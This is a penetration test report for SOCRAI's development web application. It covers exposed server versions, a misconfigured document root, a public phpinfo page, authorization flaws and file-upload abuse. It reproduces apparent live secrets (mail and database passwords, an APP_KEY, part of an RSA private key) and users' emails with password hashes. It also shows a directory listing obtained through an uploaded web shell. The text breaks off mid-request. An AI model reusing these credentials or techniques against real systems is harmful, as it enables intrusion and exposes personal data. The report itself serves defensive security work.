

WEB APPLICATION PENETRATION TEST REPORT FOR SOCRAI

Disclaimer

The information contained in these documents is confidential, privileged and only for the information of the intended recipient, SOCRAI, and may not be used, published or redistributed to any 3rd party without the prior written consent of White Hat IT Security.

The opinions expressed are in good faith and while every care has been taken in preparing these documents, White Hat IT Security makes no representations and gives no warranties of whatever nature in respect of these documents, including but not limited to the accuracy or completeness of any information, facts and/or opinions contained therein. White Hat IT Security, its owners, the directors, employees and agents cannot be held liable for the use of and reliance of the opinions, estimates, forecasts and findings in these documents.

Created by:

Version: 1.0

White Hat IT Security

Budapest, 28th August 2023.

TABLE OF CONTENTS

I. EXECUTIVE SUMMARY	3
II. INTRODUCTION	4
III.DETAILED ANALYSIS	5
1. LIST OF VULNERABILITIES UNCOVERED	5
2. DETAILS OF THE ANALYSIS AND THE UNCOVERED VULNERABILITIES	6
2.1. INFORMATION GATHERING	6
a) Fingerprint Web Server	6
b) Review Webserver Metafiles for Information Leakage	7
2.2. CONFIGURATION AND DEPLOYMENT MANAGEMENT	7
a) Application Platform Configuration	7
b) Review Old Backup and Unreferenced Files for Sensitive Information - 1	8
c) Review Old Backup and Unreferenced Files for Sensitive Information – 2	12
2.3. AUTHORIZATION	14
a) Bypassing Authorization Schema	14
b) Privilege Escalation	16
c) Insecure Direct Object References	18
2.4. BUSINESS LOGIC	20
a) Circumvention of Work Flows - 1	20
b) Circumvention of Work Flows – 2	21
c) Upload of Malicious Files	22
IV. RECOMMENDATIONS	23

I. Executive summary

This report is official presentation by White Hat IT Security of the IT security analysis of the web application dev.socrai.com of SOCRAI, the steps of the examination, the vulnerabilities and flaws uncovered, the overall results and our recommendations for the corrections and remediations of certain software components.

The analysis has been conducted on test environment, public available on the following URL:

<https://dev.socrai.com/>

Throughout this process we have uncovered several flaws that may act as pivot points during a potential attack.

We **strongly** recommend – following the implementation of the recommendations stated in this report – the inspection of the corrective actions.

This list below contains all the relevant findings.

1. The webserver document root contains a database dump, an archive most likely containing the full source code and a phpinfo page including sensitive information such as the database root password or credentials to smtp.
2. Due to the lack of server-side validation, it is possible to upload malicious files that can be used to run system command on the server.
3. The application connects to the database with root user, hence in case of any misconfiguration, it can lead to lateral movement to another host or privilege escalation from www-data.
4. Due to the lack of proper handling the posted data on the backend side, it is possible to register a new user account with administrator role.
5. Due to the lack of proper authorization, it is possible to access API routes and functions without the proper role or user.
6. The website's source contains a lot of unnecessary files and functions from several fields that are not related to the project.

II. Introduction

SOCRAI has commissioned White Hat IT Security to the security analysis and assessment of the web application under dev.socrai.com. The objective of the analysis was to uncover any and all flaws and vulnerabilities of the application or its components; the correction of which would significantly increase the level of security of the software. Therefore, based on the results and our findings we have included our recommendations to the correction of these flaws and vulnerabilities.

The analysis has been conducted on test environment, public available on the following URL:

<https://dev.socrai.com/>

For the test, we got user accounts for the following roles:

- Administrator
- Tribe leader
- User

We **strongly** recommend – following the implementation of the recommendations stated in this report – the inspection of the corrective actions.

The categorizing of the analysis results is according to the OWASP Web Security Testing Guide version 4.2

(<https://github.com/OWASP/wstg/releases/download/v4.2/wstg-v4.2.pdf>).

III. Detailed analysis

1. List of vulnerabilities uncovered

#	Category	Subcategory	Reference ID	Risk level
1	Information Gathering	Fingerprint Web Server	WSTG-INFO-02	Medium
2		Review Webserver Metafiles for Information Leakage	WSTG-INFO-03	Informational
3	Configuration and Deployment Management	Application Platform Configuration	WSTG-CONF-02	High
4		Review Old Backup and Unreferenced Files for Sensitive Information - 1	WSTG-CONF-04	Critical
5		Review Old Backup and Unreferenced Files for Sensitive Information - 2	WSTG-CONF-04	Informational
6	Authorization	Bypassing Authorization Schema	WSTG-ATHZ-02	High
7		Privilege Escalation	WSTG-ATHZ-03	Critical
8		Insecure Direct Object References	WSTG-ATHZ-04	High
9	Business Logic	Circumvention of Work Flows - 1	WSTG-BUSL-06	Low
10		Circumvention of Work Flows - 2	WSTG-BUSL-06	Low
11		Upload of Malicious Files	WSTG-BUSL-09	Critical

2. Details of the analysis and the uncovered vulnerabilities

2.1. Information Gathering

a) Fingerprint Web Server

Medium

The server's response contains the exact versions of the running webserver (**nginx/1.18.0** and **Apache/2.4.56**) and the PHP (**PHP/8.1.19**). This information may allow to find vulnerabilities.

Request	Response
Pretty Raw [icon] [icon] [icon]	Pretty Raw Hex Render [icon] [icon] [icon]
1 GET / HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: dev.socrai.com	2 Server: nginx/1.18.0
3 Connection: close	3 Date: Mon, 14 Aug 2023 10:30:54 GMT
4	4 Content-Type: text/html; charset=UTF-8
5	5 Connection: close
	6 X-Powered-By: PHP/8.1.19
	7 Access-Control-Allow-Origin: *
	8 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE, ANY
	9 Access-Control-Allow-Headers: Content-Type, X-Auth-Token, Origin, Authorization, accept
	10 Access-Control-Allow-Credentials: true
	11 Cache-Control: private, must-revalidate
	12 Location: https://dev.socrai.com/frontend/#
	13 pragma: no-cache

nginx/1.18.0 and PHP/8.1.19 in the response

Request	Response
Pi Pretty Raw [icon] [icon] [icon]	Pretty Raw Hex Render [icon] [icon] [icon]
1 GET / HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: dev.socrai.com:900	2 Date: Mon, 21 Aug 2023 12:11:44 GMT
3 Connection: close	3 Server: Apache/2.4.56 (Debian)
4	4 X-Powered-By: PHP/8.1.19
5	5 Access-Control-Allow-Origin: *
	6 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE, ANY
	7 Access-Control-Allow-Headers: Content-Type, X-Auth-Token, Origin, Authorization, accept
	8 Access-Control-Allow-Credentials: true
	9 Cache-Control: no-cache, private
	10 Location: https://dev.socrai.com:900/frontend/#
	11 Set-Cookie: YSBE_TOKEN=

Apache/2.4.56 and PHP/8.1.19 in response

We recommend to disable all server signatures.

b) Review Webserver Metafiles for Information Leakage

Informational

The robots.txt file contains interesting information as you can see on the picture below.

Request		Response	
Pretty	Raw	Hex	Render
1	GET /public/robots.txt HTTP/1.1	1	user-agent: *
2	Host: dev.socrai.com	2	disallow: /umbraco
3	Connection: close	3	sitemap: https://prizemaker.com/sitemap
4		4	disallow: https://prizemaker.com/product/detail/5dfa725e055a6

Content of the robots.txt file

We recommend to remove unnecessary contents.

2.2. Configuration and Deployment Management

a) Application Platform Configuration

High

In the webserver configuration, the document root is not set correctly therefore the whole codebase and files outside the application's public folder are available for anyone to view or download.

Folders such as the application's root, vendor or resources contain sensitive files, information that a potential attacker may use.

Target: <https://dev.socrai.com/FUZZ>
Total requests: 20469

ID	Response	Lines	Word	Chars	Request
00015:	C=403	9 L	28 W	279 Ch	".htaccess"
00016:	C=403	9 L	28 W	279 Ch	".htpasswd"
01816:	C=302	11 L	22 W	358 Ch	"admin"
02448:	C=301	9 L	28 W	314 Ch	"app"
03022:	C=301	9 L	28 W	318 Ch	"backend"
04655:	C=200	0 L	1 W	7 Ch	"clear"
05117:	C=301	9 L	28 W	317 Ch	"config"
05732:	C=301	9 L	28 W	319 Ch	"database"
05721:	C=302	11 L	22 W	358 Ch	"dashboard"
06154:	C=302	11 L	22 W	358 Ch	"discussions"
08067:	C=301	9 L	28 W	319 Ch	"frontend"
08955:	C=302	11 L	22 W	358 Ch	"home"
09618:	C=200	0 L	0 W	0 Ch	"info"

Found folders with a common wordlist

11077:	C=302	11 L	22 W	358 Ch	"logout"
11054:	C=200	100 L	274 W	4497 Ch	"login"
13386:	C=302	11 L	22 W	358 Ch	"pages"
14704:	C=301	9 L	28 W	317 Ch	"public"
15172:	C=200	67 L	168 W	2439 Ch	"register"
15383:	C=301	9 L	28 W	320 Ch	"resources"
15617:	C=301	9 L	28 W	317 Ch	"routes"
16215:	C=403	9 L	28 W	279 Ch	"server-status"
16586:	C=302	11 L	22 W	358 Ch	"site_admin"
17264:	C=301	9 L	28 W	318 Ch	"storage"
17950:	C=200	0 L	0 W	0 Ch	"tests"
18243:	C=302	11 L	22 W	358 Ch	"topics"
18906:	C=302	11 L	22 W	358 Ch	"users"
19078:	C=301	9 L	28 W	317 Ch	"vendor"

Found folders with a common wordlist


We recommend to follow the instructions about the process of deployment on the Laravel Framework's website.

b) Review Old Backup and Unreferenced Files for Sensitive Information - 1

Critical

It is possible to find interesting directories and files just by brute force the web application routes. The folder structure and the files contain detailed information about the environment and the used Laravel Framework.

Using this information a potential attacker can find and steal the most likely full codebase (socrai.zip), a database dump, may access the log files and information about the environment (PHP version, settings, credentials).



PHP Version 8.1.19	
System	Linux 53ef37c907f6 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
Build Date	May 23 2023 10:08:28
Build System	Linux 76f8c654a1e3 5.10.0-13-cloud-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64 GNU/Linux
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/var/www/html/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-bcmath.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-pcntl.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/docker-php-ext-zip.ini
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902 NTS

Public available phpinfo page with sensitive environment information

Variable	Value
MAIL_PASSWORD	Str0ngFunguz0!
APACHE_LOCK_DIR	/var/lock/apache2
LANG	C
MAIL_HOST	smtp.office365.com
SESSION_LIFETIME	120
APACHE_RUN_USER	www-data
APACHE_RUN_GROUP	www-data
APP_LOG_LEVEL	debug
APACHE_LOG_DIR	/var/log/apache2
MAIL_PORT	587
DB_PASSWORD	g%&2Gbnk5vf
APP_KEY	base64:YT4u9biOUwDrcuSXt3Zer4WdsWTICO8R8JtNSTh5HBQ=
REDIS_HOST	localhost
APP_ENV	staging
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PWD	/var/www/html
PHP_SHA256	f42f0e93467415b2d30aa5b7ac825f0079a74207e0033010383cdc1e13657379
APACHE_ENVVARS	/etc/apache2/envvars
DB_HOST	mysql

Sensitive information, credentials in public available phpinfo page

https://dev.socrai.com/public/images/sucrai/1692281695_wh-58Df3243gbvs-shell.php?token=...									
total 35988									
drwxrwxrwt	1	www-data	www-data	4096	Jun	8	14:01	.	
drwxr-xr-x	1	root	root	4096	May	23	09:36	..	
-rwxr-xr-x	1	www-data	www-data	909	May	26	15:43	.env	
-rwxr-xr-x	1	www-data	www-data	626	Oct	26	2022	.htaccess	
-rwxr-xr-x	1	www-data	www-data	1024	Feb	27	12:37	.rnd	
drwxr-xr-x	1	www-data	www-data	4096	Jun	8	06:22	app	
-rwxr-xr-x	1	www-data	www-data	1739	Oct	16	2022	artisan	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	backend	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	bootstrap	
-rwxr-xr-x	1	www-data	www-data	1974	Jun	1	12:48	composer.json	
-rwxr-xr-x	1	www-data	www-data	373426	Jun	1	12:48	composer.lock	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	config	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	database	
drwxr-xr-x	1	www-data	www-data	4096	Jun	5	18:56	frontend	
-rwxr-xr-x	1	www-data	www-data	142	Oct	16	2022	hello.py	
-rwxr-xr-x	1	www-data	www-data	1933	Oct	16	2022	index.php	
-rwxr-xr-x	1	www-data	www-data	8412	Oct	16	2022	ius-release.rpm	
drwxr-xr-x	1	www-data	www-data	20480	Jun	2	08:42	node_modules	
-rwxr-xr-x	1	www-data	www-data	957614	Mar	3	08:19	package-lock.json	
-rwxr-xr-x	1	www-data	www-data	1056	May	10	12:09	package.json	
-rwxr-xr-x	1	www-data	www-data	701	Oct	16	2022	php.ini	
-rwxr-xr-x	1	www-data	www-data	1175	Oct	16	2022	phpunit.xml	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	public	
drwxr-xr-x	1	www-data	www-data	4096	Nov	23	2022	resources	
-rwxr-xr-x	1	www-data	www-data	6603	Oct	16	2022	reversechatbot.py	
-rwxr-xr-x	1	www-data	www-data	6439	Oct	16	2022	reversechatbot_twolist.py	
drwxr-xr-x	1	www-data	www-data	4096	Jun	8	06:50	routes	
-rwxr-xr-x	1	www-data	www-data	584	Feb	27	08:22	server.php	
-rwxr-xr-x	1	www-data	www-data	82429	May	16	15:17	socrai-dump.sql	
-rwxr-xr-x	1	www-data	www-data	34973204	Jun	6	16:46	socrai.zip	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	storage	
drwxr-xr-x	1	www-data	www-data	4096	Nov	23	2022	sucrai	
-rwxr-xr-x	1	www-data	www-data	24	Oct	16	2022	test.py	
drwxr-xr-x	1	www-data	www-data	4096	Jun	2	08:42	vendor	
-rwxr-xr-x	1	www-data	www-data	564	Oct	16	2022	webpack.mix.js	
-rwxr-xr-x	1	www-data	www-data	273817	Mar	3	08:19	yarn.lock	

List of sensitive files in the web server's document root folder

Request		Response	
Pretty	Raw	Hex	Render
1	GET /socrai-dump.sql	HTTP/1.1	525
2	Host: dev.socrai.com		INSERT INTO `users` (`id`, `image`, `name`, `created_by_admin`, `email`,
3	Connection: close		password, `user_role`, `is_leader`, `is_email_verified`, `varif_code`,
4			`country`, `state`, `city`, `level`, `remember_token`, `created_at`,
5			`updated_at`, `two_factor_code`, `two_factor_expires_at`, `is_blocked`,
			`rememberme`, `login_attempts`, `rememberme_browser_name`,
			`rememberme_browser_type`) VALUES
			(297, '', 'Test', '0', 'test@test.com', '', 1, 0, 1, '1337', NULL, NULL, NULL,
			0, '', '2021-03-08 18:05:16', '2022-09-19 09:34:31', NULL, NULL, 'No', NULL, 0,
			NULL, NULL),
			(391, 'abc.png', 'D3COD', '1', 'contact@ad3cod.com',
			'\$2y\$10\$tKcL4YEHfDg9uVYC5D0h0.kcAHeULrvZ1WGLKNUFsvZiR/8UQqe', 1, 0, 0, '0',
			NULL, NULL, NULL, 0, '', '2022-09-16 20:18:36', '2022-09-16 20:18:36', NULL,
			NULL, 'No', NULL, 0, NULL, NULL),
			(404, '1677575098_download.jpg', 'Asad', '0', 'javedasad142@gmail.com',
			'\$2y\$10\$l2ETmNqdsb7L1389Opew.Aj.mQmxKkkulmS9QsM/q2L49K/1jvz0', 0, 0, 1, '8766',
			NULL, NULL, NULL, 0, '', '2023-02-27 08:59:39', '2023-02-28 04:45:05', NULL,
			NULL, 'No', NULL, 0, NULL, NULL),
			(405, '', 'Asad', '0', 'asad@gmail.com',
			'\$2y\$10\$Q7tcFeLew6eFqJXS2unRZu6KPMiU5u3yPI9pMiUAp.d4B2vXZseRK', 0, 0, 0, '3447',
			NULL, NULL, NULL, 0, '', '2023-02-28 02:53:47', '2023-02-28 02:53:47', NULL,
			NULL, 'No', NULL, 0, NULL, NULL),
			(406, '', 'Ertugal', '0', 'Ertugal@gmail.com',
			'\$2y\$10\$n0P02Fo6vFmaQ4Ew6ExMue4Yztzrv/DC12xn86UNucveH61KNKNbq', 1, 0, 0, '7927',
			NULL, NULL, NULL, 0, '', '2023-03-01 02:20:20', '2023-03-01 02:20:20', NULL,
			NULL, 'No', NULL, 0, NULL, NULL),

Small part of the socrai-dump.sql file

Request	
Pretty	Raw
1	GET /composer.json
2	Host: dev.socrai.com
3	Connection: close

Response	
Pretty	Raw
17	{
18	"name": "laravel/laravel",
19	"description": "The Laravel Framework.",
20	"keywords": ["framework", "laravel"],
21	"license": "MIT",
22	"type": "project",
23	"require": {
24	"php": "^8.0.25",
25	"fruitcake/laravel-cors": "^2.0.3",
26	"guzzlehttp/guzzle": "^7.0.1",
27	"laravel/framework": "^9.0",
28	"laravel/passport": "^10.0",
29	"laravel/socialite": "^5.0",
30	"laravel/tinker": "^2.7 dev-develop",
31	"laravel/ui": "^3.4",
32	"maatwebsite/excel": "*",
33	"paragonie/random_compat": "2.*",
34	"pragmarx/google2fa-laravel": "*",
35	"stripe/stripe-php": "^6.40",
36	"stevebauman/location": "^6.0"
37	},
38	"require-dev": {
39	"fakerphp/faker": "^1.9.1",
40	"mockery/mockery": "^1.4.2",
41	"nunomaduro/collision": "*",
42	"phpunit/phpunit": "^9.3.3"
43	},
44	"autoload": {

composer.json contains required packages with the exact versions

Request

Pretty

Raw

Hex

1

GET

/storage/oauth-private.key

HTTP/1.1

2

Host:

dev.socra1.com

3

Connection:

close

?

⚙

⏪

⏩

Search...

Response

Pretty

Raw

Hex

Render

1

-----BEGIN RSA PRIVATE KEY-----

2

MI IJKQIBAAKCAgEA0BnwSogQLCXFlTklsqT5kHuWumsuAmhTW0EHEq7RT9vBa1Q

3

+ /vgny5fG0y0hNB04U7byF0TIFdJK1jX1tPf0Y515LS+JHblws6K4WvFY3JCxkCQ

4

Z+HGKQeTMDxc/rTzwjBEY7xnu180PsSH2c4eDhMpwVxiEACHH4GDoMArb/YETFhH

5

MoatQHTeJUIn0i8b3/r8CHnSS5ERI VncBrpCrAp5CkoL/qncipaFG03EzT/cmvIH

6

ccr63x8In7N0+GvQwqM+e3i AUUAicR1wAq5Kp6u8C/7cxyZ+euTBdbrpGI esGd6N

7

q6OK3oqPUIplhvJXMYaYhdVU4wv6nsBhmpxGtxznyYLS2k8GH14yeJNHBMUp74L

8

9suZXK8E0D4zVEk6cAEq6IdwY1iS/JyYsABC6ofrmoAaeu/QWQo5LQNVNz0sj1gL

9

dwqRgDB409ErXJK5f08S9kwlbgWK8KJnfVnOfJ0Wyyt2EiJn3Mg1QgS3i7Fj1SSE

10

wHlAGqmF8crPtVHM1UONPFyNxdlPm800Qh7HKTpRLD7b5d8/NX1ZRLD8G/yumYek

11

3SwuKqBqy6yR80qdicrXFQb2TSzc+VbeBbFyuJoj2A+n9ER9zYscLxmDpyf7Jejt

12

qbgmJt4XKEPjVwvsQ3uZSfacv+TcsX0bhjhrgFwDTMycjQ8nzb+SVKMnbroCAwEA

13

AQKCAgEAhbz1XBTQ8YILt1hbh+ORllss2dRvId9egKndCGmmrLwl14fw+fpHw0VD

14

7HrDEM/3d0T8zmmyjwhJh8gS/ocvwjcx4hL4F+spPxCaBIEEXALkxCPPZPFzxL1

15

MAPngPG97kCi0w4UA5xvRTt8qydh/V2nahL7GpmcPU040KhvvgZzgLU1LDuNQG1K

16

WT+IgkYgPfPI4ZGY6u0SBL7T16cAjhw06b3os4Nqrs5JQGV34wh1uEZvLlxqmdYR

17

7sChsfNo0I486SDntk/nUpa+k5p7dAJUwckzDfHZ0xwklwrGHv0iUQXM0lBiQN7/

18

d5173i4Ed1muz+Po1/nc2TV+tkBwdNK70B3nbzmikwn+Tij1SMtmvo4+EAfNo39qV

oauth-private.key

We recommend to not store database dump, archive with source code and any other files with sensitive content in public accessible folders.

c) Review Old Backup and Unreferenced Files for Sensitive Information – 2

Informational

The website's source contains a lot of unnecessary files and functions from several fields that are not related to the project, such as BlogController.php, Cart.php, Coupon.php, CompetitionEmailSchedule.php, Related_product.php, cart and paytriot payment functions in custom.php, etc. It makes it difficult to overview the code.

socrai / app /		↑ Top
Blog.php	innitial commit	3 days ago
Cart.php	innitial commit	3 days ago
Category.php	innitial commit	3 days ago
City.php	innitial commit	3 days ago
CompetitionEmailSchedule.php	innitial commit	3 days ago
Country.php	innitial commit	3 days ago
Coupon.php	innitial commit	3 days ago
DataElement.php	innitial commit	3 days ago
Discounts.php	innitial commit	3 days ago
EmailTemplate.php	innitial commit	3 days ago
EvaluationRating.php	innitial commit	3 days ago
Faq.php	innitial commit	3 days ago

Unnecessary models and files

```

10 class PropertiesController extends Controller
21 public function index(){
22
23     $rentals = DB::table('properties')->where('property_for', '=', 'rentals')->get();
24     $apartment= DB::table('properties')->where('property_type', 'apartment')->where('property_for', 'sales')->where('feature_flag', '=', '0')->join('property_address', 'properties.id', '=', 'random_feature_right' = DB::table('properties')->where('feature_flag', '=', '1')->inRandomOrder()->orderBy('title', 'asc')->limit(3)->join('property_address', 'properties.id', '=', 'random_feature_left' = DB::table('properties')->join('property_address', 'properties.id', '=', 'property_address.property_id')->where('feature_flag', '=', '1')->limit(2)->get();
27     $latestTopBlog = DB::table('blog')->where('type', 'sales')->where('feature_flag', '0')->orderBy('date_created', 'desc')->limit(1)->first();
28     //
29     dd($latestTopBlog);
30     $rt = $latestTopBlog->id;
31     $latestBlog = DB::table('blog')->where('type', 'sales')->where('id', '=', $rt)->where('feature_flag', '0')->orderBy('date_created', 'desc')->limit(3)->get();
32     //dd($latestBlog);
33     $topmostPopular = DB::table('blog')->where('type', 'sales')->where('feature_flag', '=', '0')->orderBy('view_count', 'desc')->limit(1)->first();
34     //
35     dd($topmostPopular);
36     //
37     $mostPopular = DB::table('blog')->where('type', 'sales')->where('id', '=', $topmostPopular->id)->where('feature_flag', '=', '0')->orderBy('view_count', 'desc')->limit(3)->get();
38     //dd($mostPopular);
39     $trendsData_id = DB::table('blog_categories')->where('title', 'TRENDS AND DATA')->pluck('id')->first();
40     $stopTrnd = DB::table('blog')->where('type', 'sales')->where('feature_flag', '=', '0')->where('blog_category_id', $trendsData_id)->orderBy('view_count', 'desc')->limit(1)->first();
41     //dd($stopTrnd);
42     $trnd = DB::table('blog')->where('type', 'sales')->where('feature_flag', '=', '0')->where('blog_category_id', $trendsData_id)->where('id', '=', $stopTrnd->id)->orderBy('view_count', 'desc')->limit(1)->first();
43     //dd($trnd);
44     return view('frontend.home', compact('random_feature_right', 'random_feature_left', 'apartment', 'latestTopBlog', 'latestBlog', 'TopmostPopular', 'mostPopular', 'topTrnd', 'trnd'));
45 }
46 public function rentalsIndex(){
47
48     $apartment= DB::table('properties')->where('property_type', 'apartment')->where('property_for', 'rentals')->where('feature_flag', '=', '0')->join('property_address', 'properties.id', '=', 'random_feature_right' = DB::table('properties')->where('feature_flag', '=', '1')->inRandomOrder()->orderBy('title', 'asc')->limit(3)->join('property_address', 'properties.id', '=', 'random_feature_left' = DB::table('properties')->join('property_address', 'properties.id', '=', 'property_address.property_id')->where('feature_flag', '=', '1')->limit(2)->get();
49     $latestTopBlog = DB::table('blog')->where('type', 'rentals')->where('feature_flag', '0')->orderBy('date_created', 'desc')->limit(1)->first();
50     //dd($latestTopBlog);
51     $rt = $latestTopBlog->id;
52     $latestBlog = DB::table('blog')->where('type', 'rentals')->where('id', '=', $rt)->where('feature_flag', '0')->orderBy('date_created', 'desc')->limit(3)->get();
53     //dd($latestBlog);
54     $topmostPopular = DB::table('blog')->where('type', 'rentals')->where('feature_flag', '=', '0')->orderBy('view_count', 'desc')->limit(1)->first();
55     //dd($topmostPopular);
56     $mostPopular = DB::table('blog')->where('type', 'rentals')->where('id', '=', $topmostPopular->id)->where('feature_flag', '=', '0')->orderBy('view_count', 'desc')->limit(3)->get();
57     //dd($mostPopular);
58     $trendsData_id = DB::table('blog_categories')->where('title', 'TRENDS AND DATA')->pluck('id')->first();
59     $stopTrnd = DB::table('blog')->where('type', 'rentals')->where('feature_flag', '=', '0')->where('blog_category_id', $trendsData_id)->orderBy('view_count', 'desc')->limit(1)->first();
60     //dd($stopTrnd);
61     $trnd = DB::table('blog')->where('type', 'rentals')->where('feature_flag', '=', '0')->where('blog_category_id', $trendsData_id)->where('id', '=', $stopTrnd->id)->orderBy('view_count', 'desc')->limit(1)->first();
62     //dd($trnd);
63     return view('frontend.home', compact('random_feature_right', 'random_feature_left', 'apartment', 'latestTopBlog', 'latestBlog', 'TopmostPopular', 'mostPopular', 'topTrnd', 'trnd'));
64 }

```

Unnecessary components (PropertiesController, apartment)

```

main socrai / app / Helpers / custom.php
Code Blame 255 lines (226 loc) · 8.91 KB Code 55% faster with GitHub Copilot

26 function cart_html($cart) {
27     $discount_percentage = array();
28     $response = DB::select("SELECT package_id, count(*) as total FROM cart WHERE user_id = ".$cart->user_id." GROUP BY package_id");
29     foreach($response as $one){
30         $discount_offers = Discounts::where('c_id', $one->package_id)->orderBy('no_of_tickets', 'DESC')->get();
31         foreach($discount_offers as $offer){
32             if($one->total >= $offer->no_of_tickets){
33                 $discount_percentage[$one->package_id] = $offer->discount_percentage;
34                 break;
35             }
36         }
37     }
38     if(isset($discount_percentage[$cart->package_id])){
39         $price_discount = ( $cart->package->mc->price / 100 ) * $discount_percentage[$cart->package_id];
40         $price = $cart->package->mc->price - $price_discount;
41     }else{
42         $price = $cart->package->mc->price;
43     }
44     $curr=Config::get("constants.currency");
45
46     $html=<tr class="cart-items"><td>'. $cart->ticket->code.'</td>';
47     if(isset($cart->package->main_img[0]))
48         $html=<td class="w-25"></td>';

```

Unnecessary function (cart_html)

```

main socrai / app / Helpers / custom.php
Code Blame 255 lines (226 loc) · 8.91 KB Code 55% faster with GitHub Copilot

197 function getDemoPaytriotReqParams ($price = 101)
217 }
218
219 function getPaytriotReqParams ($price = 101)
220 {
221     $params = array(
222         'merchantID' => '119096',
223         'action' => 'SALE',
224         'type' => 1,
225         'statementNarrative1' => "PTR*prizemaker.com",
226         'subMerchantID' => 1000256,
227         'countryCode' => 826,
228         'currencyCode' => 826,
229         'merchantAddress' => "23 Chantry Lane",
230         'merchantTown' => "Grimsby",
231         'merchantPostcode' => "DN31 2LP",
232         'facilitatorID' => 238750,
233         'amount' => $price,
234         'orderRef' => 'Test purchase',
235         'transactionUnique' => uniqid(),
236         'redirectURL' => URL::to('user/handle_paytriot_payment')
237     );

```

Unnecessary function (custom.php)

We recommend to remove unnecessary components.

Request	Response
<pre> 1 POST /api/make_article HTTP/1.1 2 Host: dev.socrati.com 3 Content-Length: 464 4 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBTlXmDBnmcs5mrlS 5 Connection: close 6 Authorization: Bearer eyJ0e...S0 7 8 -----WebKitFormBoundaryBTlXmDBnmcs5mrlS 9 Content-Disposition: form-data; name="article_title" 10 11 Test 12 -----WebKitFormBoundaryBTlXmDBnmcs5mrlS 13 Content-Disposition: form-data; name="description" 14 15 Test 16 -----WebKitFormBoundaryBTlXmDBnmcs5mrlS 17 Content-Disposition: form-data; name="image"; filename=" test.png" 18 19 test 20 -----WebKitFormBoundaryBTlXmDBnmcs5mrlS 21 Content-Disposition: form-data; name="tribe_id" 22 23 50 24 -----WebKitFormBoundaryBTlXmDBnmcs5mrlS-- 25 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 3 Date: Fri, 25 Aug 2023 14:11:20 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/8.1.19 7 Access-Control-Allow-Origin: * 8 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE , ANY 9 Access-Control-Allow-Headers: Content-Type, X-Auth-Token, Origin, Authorization , accept 10 Access-Control-Allow-Credentials: true 11 Cache-Control: private, must-revalidate 12 pragma: no-cache 13 expires: -1 14 X-RateLimit-Limit: 60 15 X-RateLimit-Remaining: 59 16 Strict-Transport-Security: max-age=31536000; includeSubDomains 17 Content-Security-Policy: frame-ancestors 'self'; 18 